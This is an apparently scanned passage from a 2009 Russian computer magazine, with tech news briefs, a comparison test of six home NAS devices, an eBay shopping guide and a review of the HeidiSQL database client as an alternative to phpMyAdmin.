теперь грозит до шести лет тюрьмы и штраф в размере до 500.000 рублей.



ФУТБОЛ КАК СТРАСТЬ
ЖУРНАЛ В ПРОДАЖЕ С 1-ГО ЧИСЛА КАЖДОГО МЕСЯЦА



Они прошли в парламент

Пиратская партия Швеции, на волне шумихи вокруг The Pirate Bay, набрала на прошедших выборах порядка 7.1% голосов и получила одно место в Европарламенте. Сказать, что это серьезный прогресс и достижение, значит не сказать ничего. Наконец-то борцы с копирайтом получили право голоса, и лишний раз доказали, что за отмену авторских прав могут выступать не только безликие «анонимы из интернетов», но и грамотные, адекватные люди. Представлять Пиратскую партию в Брюсселе будет Кристиан Энгстрем, так как он наиболее подкован в этих вопросах — ранее выступал против программных патентов. Кстати, сходные с Пиратской партией цели собирается преследовать и шведская партия зеленых, в которой состоит один из админов TPB — Питер Сунде. «Зеленые», в свою очередь, набрали 10.9% голосов и получили в парламенте два места.

КОМПАНИЯ ESET ПОДСЧИТАЛА, ЧТО ЧЕРВЬ CONFICKER ПРОДОЛЖАЕТ ЛИДИРОВАТЬ В РОССИЙСКОМ СЕГМЕНТЕ ПО КОЛИЧЕСТВУ ЗАРАЖЕНИЙ. НА ЕГО СЧЕТУ 21.26% МАШИН.

iPhone ускоряется

Apple никогда не стоит на месте, и пока по сети циркулируют слухи, что компания готовит выпуск планшетного ПК, уже существующие продукты тоже не остаются без внимания. На WWDC 2009 Apple представила новый iPhone 3GS, где буква «s» означает «Speed». Изменений в аппарате оказалось совсем не так много, как хотелось бы, и вряд ли многие поспешат менять свой iPhone на новый. Перечислим избранное: приложения теперь запускаются в 2.1 раза быстрее, а загрузка веб-страниц ускорилась в среднем в 3 раза; сменилась камера, теперь внутри прячется 3 Мпх с автофокусом, выдержкой, балансом белого и функцией макросъемки; появилась поддержка стандарта связи 7.2 Mbps HSDPA; добавилась аппаратная поддержка OpenGL|ES; и, наконец, появилось управление голосом, и было оптимизировано время работы девайса. В продаже iPhone 3GS появится уже в конце лета — в июле в США, в августе у нас. Цена новинки составит $199 за модель с 16 Гб памяти и $299 за модель с 32 Гб памяти.



МИРОВЫМ ЛИДЕРОМ В ОБЛАСТИ ЗАЩИТНОГО ПО ОСТАЕТСЯ SYMANTEC. ЕГО ДОЛЯ РЫНКА В ПРОШЛОМ ГОДУ ДОСТИГЛА 22%.

«Безопасный» сайт




По адресу Securelist.ru недавно открылся новый информационный проект «Лаборатории Касперского». По сути, указанный сайт является русской версией давно существующего Securelist.com.

Здесь также можно найти аналитические публикации, веблог, энциклопедию по информационной безопасности, описание детектируемых объектов, а также глоссарий. Главным редактором ресурса стал Александр Гостев, руководитель Центра глобальных исследований и анализа угроз Kaspersky Lab.

Сайты Viruslist.ru и Spamtest.ru, в свою очередь, были закрыты, так как теперь они тоже являются частью нового портала. К фишкам сайта можно отнести веблог с системой рейтингов, наполнять который могут все посетители ресурса, а также систему автоматического создания описаний функционала детектируемых объектов.

НА РЕСУРСЕ HH.RU ПОДЧИТАЛИ, ЧТО IT-ШНИКИ МАТЕРЯТСЯ ДАЖЕ ЧАЩЕ, ЧЕМ СТРОИТЕЛИ И ПРОДАВЦЫ. НЕЦЕНЗУРЩИНУ МОЖНО УСЛЫШАТЬ В 50.05% IT-ФИРМ.

Opera Unite — веб-сервер в браузере



Новая технология Opera Unite от компании Opera Software, по мнению ее создателей, «меняет представление об интернете, как о клиент-серверной модели обмена информацией», ведь благодаря ей любой компьютер может легко превратиться в сервер. Дело в том, что в Opera, как и во многих других компаниях, считают облачные вычисления очень перспективной штукой, но вот то, что при этом приходится предоставлять свою информацию третьей стороне — серверам веб-приложений, специалистам Opera было не по душе. Так и появился Unite, скачав который с labs.opera.com и установив, юзер получает доступ к сервисам, работающим прямо у него браузере. Пока их всего шесть — «веб-сервер», с помощью которого можно поднять свой сайт, просто расшарив на харде папку с файлами сайта. «Доступ к файлам», чье название говорит само за себя — просто выбери нужные файлы и открой к ним доступ. «Медиа-проигрыватель», который предоставит тебе доступ к расшаренной на твоей машине музыке с любого другого ПК. «Доступ к фото» позволит поделиться фотографиями с друзьями, не заливая их на сторонние хостинги (для этого опять же потребуется только расшарить на жестком диске нужную папку, а приложение уже сформирует галерею миниатюр). В «Гостиной» можно устроить чат безо всяких процедур регистрации. И, наконец, можно поразвлечься, прикрепляя записки к виртуальному «Холодильнику». Да, все сервисы будут работать, только пока твой компьютер включен, и, тем не менее, это удобно и актуально. Особенно Unite, конечно, оценят казуалы, которые вряд ли знают как, к примеру, поднять собственный фтп-серевер, однако технология должна понравиться и тем, кому надоело зависеть от файловых, - фото- и так далее хостингов, и людям, предпочитающим простые и удобные решения.

Ябблоки без червяков

Еще в начале года стало известно, что российские спецы в области информационной защиты готовят версии своих продуктов для Mac OS X. И хотя маководов в рунете насчитывается всего порядка 0.4-0.5%, «яблочные» вирусы в последнее время перестали быть большой редкостью — уже даже появились Apple-ботнеты. Но теперь владельцы «Маков» могут спать спокойно, компания Доктор Веб завершила бета-тестирование Dr.Web для Mac OS X и выпустила его в продажу. Новинка представляет собой современный антивирус, со всеми причитающимися ему «плюшками» - минимальная нагрузка на систему, защита в режиме реального времени, быстрое сканирование машины на наличие малваря, минимальный расход трафика при обновлениях, и, конечно, Dr.Web для Mac OS X может похвастаться стильным, русским интерфейсом под Mac. Приобрести новинку можно в виде электронной лицензии (отдельно, или в составе Dr.Web Security Space).



ЗА ПОСЛЕДНИЕ ПОЛГОДА КОЛИЧЕСТВО ЗАГРУЗОК ВИДЕО НА YOUTUBE С МОБИЛЬНЫХ ТЕЛЕФОНОВ ВЫРОСЛО НА **1700%.**

Контроллер больше не нужен



На прошедшей в США конференции E3 компания Microsoft представила публике свой революционный проект для X-Box 360 — Natal. Рекламные ролики технологии, запись ее презентации и впечатления очевидцев поражают воображение. Хотя мы в последнее время частенько слышим фразу «будущее уже здесь», она редко она бывает настолько уместна, как в данном случае. Полное взаимодействие с консолью без каких-либо контроллеров уже не фантастика — манипулятором теперь может выступать сам игрок, его тело и голос. Все, что для этого потребуется — просто встать перед камерой\телевизором. Никаких датчиков на теле и спец. приспособлений в руках, а в виртуальном мире можно будет даже увидеть свое отражение в воде. Да, прыгать, махать ногами и руками придется еще больше, чем при игре на Nintendo Wii, но помимо игр можно, например, полистать список фильмов простым взмахом руки, делая это почти так же круто, как Том Круз в «Особом мнении». А уж какие горизонты открываются для адалт индустрии, и вовсе страшно подумать. Но Natal как раз тот случай, когда лучше один раз увидеть, чем сто раз услышать и прочитать, поэтому советуем тебе зайти на официальный сайт X-Box (http://www.xbox.com), или же вбить в поисковую строку на YouTube: «Natal Xbox 360».

Twitter скоро заговорит по-русски



Безумно популярный сервис для микроблоггинга Twitter недавно распространил пресс-релиз, согласно которому, в 2010 году компания собирается расширяться в сторону стран северо-западной и восточной Европы, и всячески себя здесь популяризировать. Так уже к концу первой половины 2010 года Twitter обзаведется русским интерфейсом, плюс, в скором времени, будут нормально реализованы функции sms2twitter, так как компания собирается активно сотрудничать с нашими операторами сотовой связи. Дело в том, что пока можно только отправлять твиты в свой блог посредством SMS, а вот получать их на свой мобильный в виде SMS'ок нельзя. Но ждать теперь осталось совсем недолго.

И с браузером плохо, и без него плохо



Microsoft в очередной раз «прижали», и на этот раз это удалось антимонопольной комиссии Евросоюза. Еще в 2007 году, по наводке Opera Software, было начато расследование относительно правомерности включения браузера IE в комплект поставки Windows, и оно принесло неожиданные плоды. Так как в Microsoft решили уступить требованиям антимонополистов, в Европе Windows 7, вполне вероятно, выйдет без Internet Explorer вообще. И хотя это решение MS и было названо «возможно позитивным», ОС без браузера, тем не менее, тоже не лучший вариант (например, как юзеру скачать себе другой браузер, по умолчанию не имея в системе вообще никакого?). В свете этого антимонопольная комиссия продолжает свое расследование и, возможно, обяжет Microsoft включить в Windows сразу несколько браузеров, или же выбор ляжет на плечи производителей компьютеров. Microsoft уже заявила, что предоставит последним бесплатный «IE 8 pack» для возвращения браузера в систему.

Универсальная новинка от Nikon



Новая цифровая зеркальная камера от Nikon — D5000 — унаследовала от старших моделей все преимущества, и ориентирована на любителей фотографии и семейных развлечений. Главная особенность D5000 — ЖК-монитор с переменным углом наклона и диагональю 2.7", который дополняет собой видоискатель, позволяя производить съемку с любых углов и из любого положения, что, конечно, существенно расширяет спектр возможностей. Добавим к этому 19 сюжетных режимов, функцию Live View, позволяющую просмотреть или скомпоновать снимок или ролик прямо на ЖК-дисплее, и «Календарь», упорядочивающий отснятое по дате и времени. Плюс, от модели D90 к новинке перешли функции записи видеороликов в формате HD и система D-Movie. Все это бесспорно делает D5000 привлекательным для самой широкой аудитории. Профессионалов, в свою очередь, заинтересуют КМОП-матрица с высокой чувствительностью и разрешением в 12.3 эффективных мегапикселей, система высокоскоростной обработки изображений EXPEED, быстрая и точная система АФ с 11 точками, механизм очистки матрицы с системой контроля потока воздуха, а также возможность отображения гистограммы для увеличенных областей изображения.



ТЕСТЕР: АНДРЕЙ МУРАВЬЕВ
АВТОР: АЛЕКСЕЙ ПОЛЯКОВ

КОМПЬЮТЕР СПИТ — ЗАКАЧКА ИДЕТ

Сравнительное тестирование сетевых хранилищ

О покупке сетевого хранилища задумываешься в нескольких случаях. Например, у тебя домашняя сеть, и не хочется выделять один из компьютеров на роль постоянно работающего (а также гудящего, греющегося и жрущего электричество) сервера. Или тебе жизненно не хватает пары терабайт, а ставить новый диск уже некуда. Или же, наконец, ты просто любишь ставить скачиваться на ночь музыку, фильмы и т.д., а гудящий по ночам комп вызывает протест у твоих родителей.

ТЕХНОЛОГИЯ

Фактически, сетевое хранилище (или, сокращенно, NAS — network attached storage) представляет собой «умную» коробку с операционной системой внутри, куда вставляется диск (или несколько дисков). В последнем случае мало их вставить, — нужно «объяснить» системе, в каком режиме ты с этими дисками будешь работать — выбрать тип RAID массива.

- RAID 0 — максимум скорости и объема, минимальная надежность. Записываемые данные просто распараллеливаются по двум дискам: часть их хранится на одном, а часть на другом. Понятно, что, если «летит» один диск, то ты теряешь все.
- JBOD — скорость ниже, чем в предыдущем случае, но при выходе из строя одного из дисков появляется шанс не потерять те данные, которые были на втором. Данные пишутся не параллельно, а последовательно — кончается один диск, система начинает писать на другой.
- RAID 1 — «зеркало». Максимум надежности, минимум объема. Одни и те же данные записываются параллельно на оба диска. Соответственно, если выходит из строя один диск, ты ничего не теряешь (кроме денег на покупку нового «харда»). Зато в объеме теряешь вдвое: поставив два диска по 1 Тб, ты получишь массив объемом 1 Тб.
- RAID 5 — разумный компромисс объема, скорости и надежности. Для такого массива необходимы минимум три диска. Данные при записи распараллеливаются, но, помимо самих данных, записываются еще и контрольные суммы, позволяющие восстановить массив в случае выхода из строя любого диска. В объеме ты теряешь, но не так сильно, как в случае RAID 1: из трех терабайтных дисков получится массив объемом 2 Тб. Основной недостаток — режим поддерживается далеко не всеми устройствами, тем более, для «домашнего» использования.

Большинство сетевых хранилищ, кроме своей основной функции, имеют множество дополнительных. Например, встроенного клиента для закачки через BitTorrent и возможность работы в качестве web- или принт-сервера, а некоторые особо продвинутые позволяют создать на своей базе полноценный web-сервер.

МЕТОДИКА ТЕСТИРОВАНИЯ

Работу хранилищ мы оценивали в самом «скоростном» режиме — объединив два диска Western Digital WD1002FBYS в массив RAID 0. Далее хранилище подключалось к сети, монтировался сетевой диск, и мы оценивали скорость с помощью бенчмарка CrystalDiskMark 2.2. Проводились тесты на последовательные чтение и запись, а также чтение и запись в случайных областях диска — блоками по 4 и 512 Кб. Также была оценена скорость передачи файлов по ftp.

Затем мы оценивали функционал устройств: смотрели, что оно еще «умеет», кроме, собственно, обеспечения доступа к файлам по сети. Габариты и уровень производимого шума — также важные показатели для NAS: девайсы обычно включены 24 часа в сутки лучше, если они никак не напоминают о своем существовании. Не забыли мы и об удобстве установки и конфигурирования, хотя эти операции (в идеале) придется выполнить всего один раз.

Тестовое оборудование:
D-Link DNS-323
Netgear ReadyNAS DUO RND2175
RaidSonic Icy Box IB-NAS4210-B
Thecus N2100
TRENDnet TS-S402
ZyXEL NSA220-EE





D-Link
DNS-323

Технические характеристики:

Сетевой интерфейс: **LAN 10/100/1000 Мбит/с Ethernet**
HDD-отсек: **2 x 3.5'' SATA**
Порты ввода/вывода: **1 x USB**
Поддерживаемые сетевые файловые протоколы: **CIFS/SMB, FTP**
Другие сетевые протоколы: **UPnP**
Возможности RAID: **RAID 0, RAID 1, JBOD**
Дополнительные возможности: **медиасервер (UPnP AV), сервер iTunes, принт-сервер, закачка по HTTP, FTP, BitTorrent-клиент**
Габариты, мм: **104 x 198 x 132**





Самое недорогое из протестированных хранилищ, обладающее, к тому же, хорошим функционалом и пусть скромным, но приятным дизайном. Небольшие габариты позволяют разместить эту коробочку практически где угодно — так, чтобы она не мешалась под руками. Харды вставляются просто и быстро, никакие инструменты для этого не требуются. Диски могут работать как в RAID-массиве, так и отдельно; есть возможность разграничения прав доступа по пользователям и выделения квот. Имеется встроенный менеджер закачек, доступный через web-интерфейс. Софт — удобный в обращении и предоставляет широкие возможности конфигурирования.



Протоколы AFP и NFS не поддерживаются; только один разъем USB.

NETGEAR
ReadyNAS DUO RND2175

Технические характеристики:

Сетевой интерфейс: **LAN 10/100/1000 Мбит/с Ethernet**
HDD-отсек: **2 x 3.5'' SATA**
Порты ввода/вывода: **3 x USB**
Поддерживаемые сетевые файловые протоколы: **CIFS/SMB, AFP 3.1, NFS v2 / v3, HTTP/S, FTP/S, RSYNC**
Другие сетевые протоколы: **UPnP, Bonjour**
Возможности RAID: **X-RAID, Hot Swappable**
Дополнительные возможности: **медиасервер (UPnP AV), сервер iTunes, принт-сервер, BitTorrent-клиент, фотогалерея**
Габариты, мм: **142 x 101 x 222**






Позиционируется производителем как мультимедийный сервер для дома, но, несмотря на это, выглядит очень солидно. Отличительная особенность заключается в том, что есть несколько вариантов поставки уже с дисками. К нам на тест попала модификация RND2175 с одним жестким диском Seagate Barracuda 7200.11 на 750 Гб. Имеется клиент BitTorrent, поддержка медиавещания с помощью UPnP AV. Широки и возможности резервного копирования. Устройство обладает приличными скоростными характеристиками.



Девайс достаточно шумный; отсутствует поддержка RAID 0 для увеличения скорости.







Thecus
N2100

Технические характеристики:

Сетевой интерфейс: **2 x LAN 10/100/1000 Мбит/с Ethernet**
HDD-отсек: **2 x 3.5'' SATA**
Порты ввода/вывода: **2 x USB**
Поддерживаемые сетевые файловые протоколы: **CIFS/SMB, AFP, FTP, NFS, HTTP**
Другие сетевые протоколы: **UPnP**
Возможности RAID: **RAID 0, RAID 1, JBOD**
Дополнительные возможности: **медиасервер (DLNA), сервер iTunes, принт-сервер, фотогалерея**
Габариты, мм: **160 x 85 x 200**





Симпатичная черно-серебристая коробочка, скорее, хорошо впишется в интерьер небольшого офиса, чем квартиры. Скоростные показатели очень неплохие: по скорости доступа к данным его обгоняет только NETGEAR ReadyNAS DUO RND2175, а по скорости работы через FTP — вообще оставляет конкурента далеко позади. Пара Ethernet-портов позволяет подключать устройство к двум сетям сразу, а возможность установки модуля Wi-Fi — обойтись без лишних проводов. Приятные особенности — можно монтировать образы ISO и есть функция Web-диска.



Эффективность применения девайса в домашней сети — вопрос спорный. В основном из-за отсутствия встроенной автоматической «качалки» и довольно высокого уровня шума. Впрочем, для офисного использования второе не особая помеха, а первое — так вообще плюс.

RaidSonic
Icy Box IB-NAS4210-B

Технические характеристики:

Сетевой интерфейс: **LAN 10/100/1000 Мбит/с Ethernet**
HDD-отсек: **1 x 3.5'' SATA**
Порты ввода/вывода: **1 x USB, 1 x USB тип B**
Поддерживаемые сетевые файловые протоколы: **CIFS/SMB, NFS**
Другие сетевые протоколы: **UPnP, Bonjour**
Возможности RAID: **n/a**
Дополнительные возможности: **TwonkyMedia, сервер iTunes, принт-сервер, BitTorrent-клиент, работа через USB.**
Габариты, мм: **240x128x44**







Далеко не всегда для домашнего пользования нужны двух- и более дисковые массивы. А если так — зачем платить за ненужные тебе возможности, да еще и занимать много места на столе громоздкой коробкой? Корпус тонкий, компактный, без активного охлаждения (в случае одного диска оно и не сильно требуется), может ставиться как горизонтально, так и вертикально. RaidSonic Icy Box IB-NAS4210-B можно использовать не только как сетевое хранилище, но и в качестве обычного внешнего USB-диска.



Довольно бедный функционал; из-за того, что поддерживается только один диск, подходит лишь для домашнего использования.







TRENDnet TS-S402



Технические характеристики:

Сетевой интерфейс: **LAN 10/100/1000 Мбит/с Ethernet**
HDD-отсек: **2 x 3.5'' SATA**
Порты ввода/вывода: **2 x USB**
Поддерживаемые сетевые файловые протоколы: **CIFS/SMB, FTP, NFS**
Другие сетевые протоколы: **UPnP, Bonjour**
Возможности RAID: **RAID 0, RAID 1, Hot Swappable**
Дополнительные возможности: **медиасервер (UPnP AV), сервер iTunes, принт-сервер, BitTorrent-клиент**
Габариты, мм: **120 x 200 x 120**





Возможности устройства стандартны, а вот скоростные характеристики — очень даже хороши. Корпус металлический с элементами из пластика, с прекрасным охлаждением — благодаря большому количеству отверстий и встроенному 50-мм вентилятору. Возможно «горячее» подключение дисков (правда, перезагрузка после этого все равно потребуется). Интересна функция уведомления пользователя по электронной почте — например, когда подходит к концу место на диске.



Мощный вентилятор в сочетании с металлическим корпусом делают свое дело: шумит девайс довольно сильно. Планирование закачек возможно только по сети BitTorrent; для http и ftp такая возможность отсутствует.



ZyXEL NSA220-EE

Технические характеристики:

Сетевой интерфейс: **LAN 10/100/1000 Мбит/с Ethernet**
HDD-отсек: **2 x 3.5'' SATA**
Порты ввода/вывода: **2 x USB**
Поддерживаемые сетевые файловые протоколы: **CIFS/SMB, NFS, FTP, HTTP**
Другие сетевые протоколы: **UPnP**
Возможности RAID: **RAID 0, RAID 1, JBOD**
Дополнительные возможности: **медиасервер (DLNA), сервер iTunes, принт-сервер, закачка по HTTP, FTP, BitTorrent-клиент, заливка на YouTube, Flickr, FTP.**
Габариты, мм: **202 x 113 x 142**





Дизайн простой, лаконичный и в то же время солидный — как и у большей части продукции ZyXEL. Пара USB-разъемов вынесена на переднюю панель, что облегчает к ним доступ. Возможности устройства впечатляют: помимо стандартных для девайсов этого класса функций (клиент BitTorrent, медиасервер, принт-сервер, сервер http и ftp), поддерживается закачка файлов на YouTube, Flickr и FTP, а также установка PPPoE-соединения. Поставляемая в комплекте утилита Acronis True Image Home позволит буквально за считанные минуты восстановить «упавшую» систему до исходного состояния (разумеется, если ты предусмотрительно сделал образ системного диска).



Уровень шума не слишком высок, но об абсолютной тишине говорить не приходится.

ВЫВОДЫ

Как ни странно, награду «Лучшая покупка» получает самое дешевое из протестированных NAS — D-Link DNS-323. Девайс без излишеств, но все необходимое имеется — включая приятный дизайн, компактность и возможность работы со всеми тремя типами двухдисковых RAID-массивов. А приз «Выбор редакции» мы отдаем ZyXEL NSA220-EE — за богатый функционал, удобство использования и неплохую скорость. Кроме того, хотелось бы отметить рекордсменов по скоростным характеристикам — NETGEAR ReadyNAS DUO RND2175 и Thecus N2100.

Шоппинг по-новому

Если ты любишь покупать крутые, необычные, нестандартные вещи недорого и эффективно, то интернет-аукционы это то, что тебе нужно. Тут продается все, что угодно: разнообразные гаджеты, техника, музыкальные инструменты, одежда — и очень часто не просто новые модели из магазина, а что-то действительно интересное.
К примеру, если тебе нужно заменить экран на КПК – то понятно, что в сервисе это будет стоить почти как новый КПК. Это не наш путь. Наш путь – пойти на eBay.com и попробовать купить этот же самый экран за $20! Тоже самое относится к любым другим вещам: брендовая одежда, электроника, гаджеты. Все, что угодно!



ВОТ ТЕБЕ ИНСТРУКЦИЯ:

1. Регистрация
Регистрация на eBay совершенно бесплатна и не должна вызывать какие-либо проблемы.

2. Поиск товаров
На аукционе представлены десятки миллионов предложений. Найти нужный товар тебе поможет мощная система фильтров: по категориям и ключевым словам. Предпочтительнее покупать у «небольших магазинов», которые занимаются продажей интересующего тебя товара постоянно (чем иметь дело с теми, кто продает товар неизвестного качества «разово»). Всегда можно ознакомиться с профайлом продавца, прочитать фидбеки и сделать выводы, что он собой представляет

3. Перед покупкой
В описании товара в первую очередь смотри варианты доставки. Если видишь, что продавец работает лишь с Америкой и Канадой, смело можно поискать другие предложения. Можно, конечно, рискнуть и спросить, не отправит ли он товар в Россию, но в абсолютном большинстве случаев ответом будет твердое «Нет!». Поэтому нам нужны предложения, где в графе доставка указано слово Worldwide («по всему миру») – или же в списке стран есть Европа.


4. Ставки
На странице с описанием любого из товаров есть кнопка Place Bid. Поле рядом – это сумма твоей ставки, которая должна быть выше текущей цены. Нажав на кнопку Place Bid («поставить ставку»), ты получаешь сообщение «You are the current high bidder». Оно означает, что твоя ставка на данный момент самая высокая. Скорее всего, ставку кто-нибудь перебьет – купить ноутбук или видеокамеру за удачную цену желающих много. Но как сделать ставку правильно и не переплатить? И как вообще взимаются денежки? Аукцион eBay позволяет определить для себя максимальную сумму. Например, ты готов потратить $300. Ставишь бид «300» и идешь спать. Утром выясняется, что максимальная цена была достигнута в 180. Значит, из твоих 300 долларов потратится 180 + «шаг», например, $5 или $85, а остальные деньги тебе вернутся.

5. Оплата
Оплачивать покупки можно через систему PayPal: если что-то пойдет не так, тебе, скорее всего, вернут твои деньги назад. Имей в виду один нюанс: многие продавцы в условиях оплаты указывают Only confirmed address – это значит, что они имеют дело только с тем аккаунтами PayPal, у которых подтвержден адрес владельца (в целях безопасности). Процедура верификации домашнего адреса для пользователей из России, к сожалению, недоступна.

6. Доставка
Есть разные варианты доставки товара: через частные (например, DHL, FedEx, UPS и т.д.) и государственные (USPS – США, Royal mail – Британия, «Почта России» и т.п.) компании.
Частные компании доставят товар за несколько дней и вручат лично в руки, а весь маршрут ты можешь проследить через трекинг-систему по инету. За сервис приходится платить, за саму доставку (зависит от веса посылки, но едва ли выйдет меньше $40), а также, возможно, пошлины на таможне.



The 2009 SourceForge.net Community Choice Awards program was announced that phpMyAdmin is finalist for Best Tool or Utility for SysAdmins and Best Tool or Utility for Developers. This is great news but it's up to all users to vote for us (you have until July 20 but hey -- now is the perfect time to vote!).



СТЕПАН «STEP» ИЛЬИН
/ STEP@GAMELAND.RU /

phpMyAdmin

АЛЬТЕРНАТИВНЫЕ ОБОЛОЧКИ ДЛЯ УПРАВЛЕНИЯ БАЗАМИ ДАННЫХ

Когда мы говорим об инструменте для управления базой данных MySQL, то априори считаем, что это будет phpMyAdmin. На любом хостинге — стандарт де-факто. Плохо одно — этот скорее вспомогательный инструмент зачастую используется в качестве основного. Но когда постоянно имеешь дело с базой данных, то и инструмент нужно выбирать подобающий.

Нет, против phpMyAdmin я ничего не имею, но давай судить трезво. Реализация на PHP позволяет использовать решение практически где угодно, но сразу накладывает серьезные ограничения по удобству использования. Чего стоят полностью перезагружаемые страницы в виду отсутствия AJAX'а. Работа через такой интерфейс дается туго, а редактирование данных вообще сводит с ума. Ты никогда случайно не нажимал кнопку «Удалить страницу», хотя хотел удалить одну лишь запись? Я — нажимал. Помимо этого, phpMyAdmin приходится настраивать для каждого сервера в отдельности. О доступе к разным серверам из одного места остается только мечтать. Да, реализация в виде веб-приложения дает плюсы в некоторых ситуациях, но для проектирования баз, редактирования данных, программирования хранимых процедур и сложных SQL-запросов есть куда более удачные решения.

HEIDISQL

В отличие от phpMyAdmin, HeidiSQL (www.heidisql.com) уже не является веб-приложением. Это виндовая программа с продуманным интерфейсом, благодаря которому работа с базами превращается в одно удовольствие. Преимущества десктопной программы на лицо. Просмотр и редактирование данных осуществляется через удобнейший grid (таблица с возможностью редактирования). Сравни это с phpMyAdmin, где в таблицах лишь отображаются данные, а изменение любой из записей осуществляется на отдельной странице. HeidiSQL позволяет отсортировать данные и, что особенно удобно, использовать фильтры, отбирая записи по определенной маске. Для большей наглядности к таблице можно применить различные цветовые схемы — фича из разряда тех, что сначала кажутся незначительной мелочью, но через некоторое время так к ним привыкаешь, что уже не можешь отказаться.

Впрочем, едва ли работа с базой ограничится лишь редактированием таблиц. Одна из ключевых особенностей программы — редактор SQL-запросов. Как и в современных средах разработки, в распоряжение пользователя предоставляются модные навороты вроде автодополнения названия баз/таблиц/полей, а также всплывающие подсказки с конструкциями запросов.Теперь вообще можно не напрягаться по поводу названия таблиц и полей — HeidiSQL сама подскажет нужные варианты. Более того, пользователю предоставляется система шаблонных заготовок кода (так называемых сниппетов), за счет которых возможно не только упростить, но еще и ускорить разработку. Единственный косяк — отсутствие закладок для разных запросов. Без этой жизненно важной детали интерфейса будет ой как сложно, если одновременно приходится выполнять несколько разных запросов. Зато дико порадовал редактор хранимых процедур, крайне дружелюбный к пользователю и упрощающий процесс создания функций и триггеров.


Вообще, с HeidiSQL любые действия с базами данных становятся на порядок приятнее. Нет ничего проще, чем, например, сделать дамп базы с ее структурой и данными: HeidiSQL быстро сгенерирует любой SQL-экспорт. Через удобный интерфейс можно сдампить структуру базы и сами данные в файл или сразу на другой сервер. Но перед тем как в тупую переносить дамп, подумай: если на обоих серверах есть одинаковые базы, то, возможно, уместнее воспользоваться встроенной функцией по синхронизации.


Теперь — что касается администрирования. HeidiSQL позволяет мониторить и удалять клиентские процессы. Это отличная возможность проанализировать выполнения запросов и удалить левые процессы. Помимо этого, ты можешь удобно редактировать переменные сервера, а также управлять привилегиями пользователей с помощью интерфейса, подобного для редактирования ACL-листа для файлов NTFS.

К сожалению, все преимущества и прелести программы летят в тартарары, если на сервере заблокирован порт MySQL демона. HeidiSQL банально не сможет подключиться к серверу и будет абсолютно бесполезным. Еще более грустно от того, что на дешевых хостингах такая ситуация в порядке вещей, а механизмов для обхода этого ограничения у программы нет.

phpMyAdmin is also very deeply documented in a book written by one of the developers — Mastering phpMyAdmin for Effective MySQL Management, which is available in English, Czech, German and Spanish.
To ease usage to a wide range of people, phpMyAdmin is translated into 55 languages and supports both LTR and RTL languages.

